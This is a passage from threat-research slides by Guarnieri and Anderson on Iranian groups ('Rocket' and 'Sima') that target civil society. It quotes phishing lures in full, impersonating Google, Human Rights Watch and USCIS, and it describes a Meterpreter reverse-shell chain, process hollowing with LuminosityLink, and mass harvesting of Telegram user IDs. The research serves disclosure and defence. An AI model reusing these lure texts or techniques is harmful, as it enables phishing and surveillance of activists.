
Your Account will be suspended in near future. To get back into your account click on the box below and confirm your account.


[Confirm Your Account](#)

Notice: If you do not confirm your account, you will not be able to access your Google Account anymore.

Sincerely,
The Google Accounts team


This email can't receive replies. For more information, visit the [Google Accounts Help Center](#).





Then the attacker would...

1. Install a first stage .exe with persistence, that would launch a PowerShell command.
2. PowerShell commands would inject some code and execute it.
3. At the end of the chain, the code would download a Meterpreter DLL and launch it as a reverse shell.



Then the attacker would...

1. Install a first stage .exe with persistence, that would launch a PowerShell command.
2. PowerShell commands would inject some code and execute it.
3. At the end of the chain, the code would download a Meterpreter DLL and launch it as a reverse shell.
 1. **Yes, they totally connected into our VM and when figured it wasn't legit, started frenetically deleting stuff and rebooting it.**



Mehdi Saharkhiz

@onlymehdi

Tweeting about the affairs in #Iran so the Western world is aware of the strife for democracy. #husband of @onlymaryami #iranelection
ایران مهدی سحرخیز

Joined October 2007



Mehdi Saharkhiz

@onlymehdi



Follow

Is there anyone from @telegram available they are accessing my arrested dads account without his permission.

RETWEETS

25

LIKES

29



11:17 AM - 4 Nov 2015



Reply to @onlymehdi @telegram



Behzad Beheshtian @behzadbeh · 4 Nov 2015

@onlymehdi He is the founder and CEO: @durov



1



The background of the slide is a close-up photograph of a shattered glass surface, with sharp, jagged edges and a dark, reflective interior, creating a high-contrast, textured effect.

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```

WTF?

- Been burning Telegram API keys like there's no tomorrow.
- Fetching user IDs for Iranian phone numbers in mass.
 - More than **between 15 and 20 million**.
- Useful for reconstructing networks and perhaps deanonymizing users when someone's phone is confiscated?

Rocket: summing up

- Diverse activities.
- Interesting tricks, experienced attacker.
- Seem verse in using Metasploit. They've been observed before using Core Impact Pro.
- Very active, probably one of the most concerning groups.

Sima

148.251[REDACTED] - /download/

[\[To Parent Directory\]](#)

2/24/2016	3:37 AM	<dir>	[REDACTED]
3/1/2016	3:47 AM	<dir>	[REDACTED]
2/24/2016	3:27 AM	<dir>	[REDACTED]
2/27/2016	3:33 AM	<dir>	[REDACTED]
2/24/2016	12:03 PM	<dir>	[REDACTED]
2/12/2016	11:06 AM	512	pwd.txt
3/1/2016	2:12 AM	514048	updt1.exe
3/1/2016	2:13 AM	444416	updt2.exe
1/30/2016	11:35 AM	253	web.config
2/29/2016	12:21 AM	<dir>	windows

148.251[REDACTED] - /download/[REDACTED]

[\[To Parent Directory\]](#)

3/1/2016	3:44 AM	1020416	[REDACTED].doc
3/1/2016	3:36 AM	766976	[REDACTED].doc
2/29/2016	10:01 PM	657920	HK_reports-iranrcs.doc

Hello

I am Peter Bouckaert, Emergency director at Human Rights Watch, focusing on protecting the rights of civilians during armed conflict. Our group has huge field research & fact-finding missions to Iran, Lebanon, Kosovo, Chechnya, Afghanistan, Iraq, Israel and the Occupied Palestinian Territories, Macedonia, Indonesia, Uganda, and Sierra Leone, among others.

You can read my biography at below link:

<https://www.hrw.org/about/people/peter-bouckaert>

Please read our last research about **“Iran Sending Thousands of Afghans to Fight in Syria”** & contact me immediately.

You can read this article at below link:

<https://www.hrw.org/news/2016/01/29/iran-sending-thousands-afghans-fight-syria>

Peter Bouckaert

----- Forwarded message -----

From: **U.S. Citizenship and Immigration Services** <SCOPSSCATA@dhs.gov>

Date: Wed, Mar 9, 2016 at 12:06 PM

Subject: Alert: Permanent Residence Card



You received this Email because you do not have a Permanent Residence, your Permanent Residence status needs to be adjusted or you need to renew/replace your Permanent Residence Card.

Starting March 9, 2016, customers must fill Form I-485 *(can be found at the end of this email)*, **in order to Register Permanent Residence or Adjust Status, and must fill Form I-90** *(can be found at the end of this email)* **in order to Renew/Replace Permanent Residence Card and mail their Form I-485 or I-90 to USCIS local field/International offices.** *(Offices can be found here: <https://www.uscis.gov/about-us/find-uscis-office>)*

USCIS will provide a 30 day grace period from March 9, 2016, for customers who file their Form I-485 or I-90 with one of the USCIS offices. All offices who receive Form I-485 and I-90 during this time will forward the forms to the Chicago Lockbox.

After April 9, 2016, local field/International offices will return all Form I-485 and I-90 they receive and advise customers to file at the Chicago Lockbox.


Download Form I-485, Application to Register Permanent Residence or Adjust Status: <https://www.uscis.gov/sites/default/files/files/form/i-485.doc>

Download Form I-90, Application to Replace Permanent Resident Card: <https://www.uscis.gov/sites/default/files/files/form/i-90.doc>

Contact us: <https://www.uscis.gov/about-us/contact-us>

With Best Regards,

USCIS Service Center.



Tools & Techniques

- We've seen Sima using two different droppers
 - One worked terribly, had logic flaws, and had endless loops of flashing cmd.exe attempting to call *reg* command to gain persistence.
 - One much better designed, using task scheduler for persistence, and errors/dialogs suppression.
- Both would then instantiate a legitimate *RegAsm.exe*, do process hollowing, and inject it with *Luminosity Link* code.

Introducing LuminosityLink

Feature Packed and Incredibly Stable, Luminosity Brings new innovations to the table!



Surveillance

Luminosity allows you to control your clients via Remote Desktop, Remote Webcam, and a professional Client Manager.



File Manager & Searcher

View, download, and delete files on your clients computer. You may also search for specific files, and have them uploaded automatically.



RDP Manager

Login and control your systems on a new user session via Microsoft Remote Desktop Protocol (RDP)



Malware Remover

Remove Malicious Items on your clients computer. In addition, you may block specific processes, and stop the installation of specified software.



Reverse Proxy

Use your clients IP Address as a SOCKS 5 Proxy in any application. Very stable and fast!



Password Recovery

Recovers Lost Passwords from all Major Web Browsers, all Email Clients, FileZilla, and Windows Serial Key.

Sima: summing up

- Excellent recon skills
- Excellent social engineering skills
- Good organization
- Bad OPSEC
- Bad development skills
- Still, successful.

Coming to an end...

Conclusions

- Dearth of information of historical campaigns, but Iranians have been the subject of targeted intrusion by their government since at least early 2010.
- Intrusions and disruptions are conducted by disparate groups concurrent to each other with evolving strategies.
- Most observed incidents evince low to medium sophistication, primarily relying on social engineering.
- Same toolkits used against civil society as in espionage against foreign targets.
- Intrusions are common and normalized, but large surface area for surveillance due to low technical expertise.

Next steps

- Document the capabilities and campaigns associated with Iranian threat actors.
- Resurface evidence of previous campaigns prior to June 2013.
- Collect harm stories and case studies of intrusion attempts.
- Provide background narratives of actors and intrusions over time.
- Publish full research and datasets, including samples, hashes and IOCs.
- Coordinate further disclosure and remediation of campaigns.

Thank you!

Claudio Guarnieri (@botherder) & Collin Anderson (@cda)